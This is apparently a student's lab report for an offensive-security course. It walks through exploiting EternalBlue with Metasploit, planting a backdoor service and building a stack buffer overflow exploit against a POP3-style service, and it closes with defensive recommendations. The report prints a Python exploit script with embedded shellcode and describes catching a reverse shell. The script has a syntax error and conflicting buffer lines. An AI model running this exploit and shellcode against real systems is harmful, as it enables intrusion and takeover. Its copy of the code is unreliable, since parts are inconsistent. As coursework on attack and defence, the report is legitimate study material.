ASSIGNMENT 2

OFFENSIVE CYBER SECURITY

SHEHRYAR MALLICK
S5328488
shehryar.mallick@griffithuni.edu.au

Contents

1. EXECUTIVE SUMMARY:

The objective of this assignment was to perform a buffer overflow attack on a vulnerable machine and retrieve a required flag. I began with reconnaissance and enumeration to identify a machine on the network with potential vulnerabilities. Using Metasploit, I identified and leveraged the Eternal Blue exploit to establish an initial connection to the target machine.

Upon gaining access through the Eternal Blue vulnerability, I changed the administrator password to ensure persistent access. With administrative control secured, I utilized rdesktop to open the UI interface of the target machine, allowing for direct interaction. Subsequently, I created and executed a custom service named "HungerGamesChat" on the target machine to maintain a backdoor for further exploitation.

To identify the buffer overflow vulnerability, I employed a fuzzer to send various input payloads to the target application. This process determined the exact input size required to overflow the buffer and reach the Extended Instruction Pointer (EIP). Using the SLmail_pop3.py.1 script, I pinpointed the precise location where the EIP was overwritten, enabling the calculation of the necessary offset for controlling the EIP.


I then developed a payload designed to exploit the buffer overflow vulnerability and incorporated it into the SLmail_pop3.py.4 script. This payload was crafted to align with the identified offset and targeted the correct EIP. I delivered the payload to the target machine via the modified script, successfully executing the buffer overflow attack and gaining full control over the system.

Ultimately, I located and retrieved the required flag from the target machine, fulfilling the assignment objectives. The flag came out to be:

“Trust is important. I think it’s more important than love. I mean, I love all kinds of things I don’t trust. Thunderstorms … white liquor … snakes. Sometimes I think I love them because I can’t trust them, and how mixed up is that?”


2. NETWORK MAP:

The network map illustrates the configuration and interconnections of devices within the target network. The central node, represented by the IP address 192.168.34.1. The other nodes include a Windows XP machine at 192.168.34.17, displaying multiple open ports typical of an XP environment, and a server at 192.168.34.129. The lines connecting these devices represent the network connections, showing how they communicate and the paths through which the attack was carried out. This map highlights the critical points of entry and the topology of the network, providing a clear overview of the environment in which the buffer overflow attack was executed.





3. PROCESS:

The first step includes discovering all the hosts present on the network as shown below:




Now we run the Nmap in-order to check which host is prone to buffer overflow vulnerability:







Since we have identified the host, we will now start the Metasploit in-order to gain access:



Now we will exploit the eternal blue vulnerability on the host machine




Now we set the parameters to check if it works on the targeted host using the following steps:




As can be seen the host is likely vulnerable, now we need to select payload to drop into the target machine.

Now that we have specified the payload it would allow us to gain access to the local system rights and command shell on the target machine


And we now have the access to the 192.168.34.17 machine as follows:





Now we change the admin password as follows:




Now in the kali window, we will open **rdesktop** to open the UI of the target machine, moreover the reason for using rdesktop is to eradicate the need of using the meterpreter again. After which we simply type the new password for admin and gain access as shown below:










From the desktop we have 2 important files **hint.txt** and **instructions.txt**:







Now we run the following commands on the CMD, and we create the service and the run it as shown:












Open the immunity debugger and click on the attach option and select the **hungergameschat** service to attach it





Before starting we need to download the SLmail_pop3.py.1, SLmail_pop3.py.4 and fuzzer.py file from the link: http://networksecurity.griffith.internal/Week11/ . And open the **fuzzer.py** file and modify the port number to 10024 and the IP address to the target machine 192.168.34.17







Now go back to kali, and on a new terminal run the **fuzzer.py**, this would at some point pause the window of the immunity debugger. Since the service crashed, we know the machine is prone to buffer overflow attack we close the immunity because it has crashed.









Now we open the python 1 file and make the following changes:




Repeat the steps of opening and running the service from services.msc, then attach and then run again, then on kali machine run the python 1 file. Once done, go back to immunity debugger you have now discovered execution pointer






We can see the value of execution pointer: 


Now we find out the offset using the following command:




Now again close the immunity debugger and repeat the process, after running write the following command and run: **!mona fina -s “\xff\xe4”**




Found 88 pointer, Now in the kali window where we found the offset, we calculate the payload as follows:



Now copy the buffer payload as we need to send this to attack, open the python 4 file and replace the buffer there with your own buffer. Also change the offset to our offset that is 57, IP to 192.168.34.129 the value for b’\x2f\x1d\xf3\x77’ comes from mona.dll as before:





```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buf =  b""
buf += b"\xb8\x7c\xa2\x9a\xf1\xdb\xd4\xd9\x74\x24\xf4\x5d"
buf += b"\x2b\xc9\xb1\x52\x31\x45\x12\x83\xc5\x04\x03\x39"
buf += b"\xac\x78\x04\x3d\x58\xfe\xe7\xbd\x99\x9f\x6e\x58"
buf += b"\xa8\x9f\x15\x29\x9b\x2f\x5d\x7f\x10\xdb\x33\x6b"
buf += b"\xa3\xa9\x9b\x9c\x04\x07\xfa\x93\x95\x34\x3e\xb2"
buf += b"\x15\x47\x13\x14\x27\x88\x66\x55\x60\xf5\x8b\x07"
buf += b"\x39\x71\x39\xb7\x4e\xcf\x82\x3c\x1c\xc1\x82\xa1"
buf += b"\xd5\xe0\xa3\x74\x6d\xbb\x63\x77\xa2\xb7\x2d\x6f"
buf += b"\xa7\xf2\xe4\x04\x13\x88\xf6\xcc\x6d\x71\x54\x31"
buf += b"\x42\x80\xa4\x76\x65\x7b\xd3\x8e\x95\x06\xe4\x55"
buf += b"\xe7\xdc\x61\x4d\x96\xd2\xa9\x71\x7b\x84\x3a"
buf += b"\x7d\x38\xc2\x64\x62\xc7\x07\x1f\x9e\x4c\xa6\xcf"
buf += b"\x16\x16\x8d\xcb\x73\xcc\xac\x4a\xde\xa3\xd1\x8c"
buf += b"\x81\x1c\x74\xc7\x2c\x48\x05\x8a\x38\xbd\x24\x34"
buf += b"\xb9\xa9\x3f\x47\x8b\x76\x94\xcf\xa7\xff\x32\x08"
buf += b"\xc7\xd5\x83\x86\x36\xd6\xf3\x8f\xfc\x82\xa3\xa7"
buf += b"\xd5\xaa\x2f\x37\xd9\x7e\xff\x67\x75\xd1\x40\xd7"
buf += b"\x35\x81\x28\x3d\xba\xfe\x49\x3e\x10\x97\xe0\xc5"
buf += b"\xf3\x58\x5c\xe7\x02\x31\x9f\xe7\x05\x7a\x16\x01"
buf += b"\x6f\x6c\x7f\x9a\x18\x15\xda\x50\xb8\xda\xf0\x1d"
buf += b"\xfa\x51\xf7\xe2\xb5\x91\x72\xf0\x22\x52\xc9\xaa"
buf += b"\xe5\x6d\xe7\xc2\x6a\xff\x6c\x12\xe4\x1c\x3b\x45"
buf += b"\xa1\xd3\x32\x03\x5f\x4d\xed\x31\xa2\x0b\xd6\xf1"
buf += b"\x79\xe8\xd9\xf8\x0c\x54\xfe\xea\xc8\x55\xba\x5e"
buf += b"\x85\x03\x14\x08\x63\xfa\xd6\xe2\x3d\x51\xb1\x62"
buf += b"\xbb\x99\x02\xf4\xc4\xf7\xf4\x18\x74\xae\x40\x27"
buf += b"\xb9\x26\x45\x58\xa7\xd6\xaa\x8b\x63\xe6\xe0\x91"
buf += b"\xc2\x6f\xad\x40\x57\xf2\x4e\xbf\x94\x0b\xcd\x35"
buf += b"\x65\xe8\xcd\x3c\x60\xb4\x49\xad\x18\xa5\x3f\xd1"
buf += b"\x8f\xc6\x15"

buffer = b'A' * 2606 + b'\x8f\x35\x4a\x5f' + b'\x90' * 16 + buf + b'C' * (3500-2606-4-351-16)
```




```
buffer = b'A' * 57 + b'\x2f\x1d\xf3\x77' + b'\x90' * 16 + buf + b'C' * (3500-2606-4-351-16)


try:
    print("\nSending evil buffer...")
    s.connect(('192.168.34.129',10024))
    data = s.recv(1024)
    s.send(b'USER username' +b'\r\n'))
    data = s.recv(1024)
    s.send((b'PASS ' + buffer + b'\r\n'))
    print("\nDone!.")

except:
    print("Could not connect to POP3!")
```


Now open a listening port 443 and send the payload (it took a couple of tries I just attached the one where it was successful):






After successfully attack do the following steps to retrieve the flag:





Now we can see the flag:



4. RECOMMENDATION:

First thing we can do is input validation; the key aspect would be to validate that the size of the input does not exceed the buffer size (Vyas, 2020). Another thing that can be done is using compiler tools that have a mechanism to add canary values to the input and by doing so they are able to detect the buffer overflow attack, some tools are StackGuard, StackShield etc. (Firch, 2024). Finally, another thing that can be done is use run time protections if provided by the OS such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR). These techniques make it harder for the attackers to correctly guess the offset and target address (Bahirat, 2023).

5. REFERENCES:

Vyas, M. (2020, December 21). How to Protect Against Buffer Overflow Attack. Secure Coding. https://www.securecoding.com/blog/how-to-protect-against-buffer-overflow-attack/

Firch, J. (2024, February 27). How To Prevent A Buffer Overflow Attack. PURPLESEC. https://purplesec.us/prevent-buffer-overflow-attack/

Bahirat, T. (2023, February 15). What is Buffer Overflow? Prevention and Types of Buffer Attacks. G2. https://www.g2.com/articles/buffer-overflo w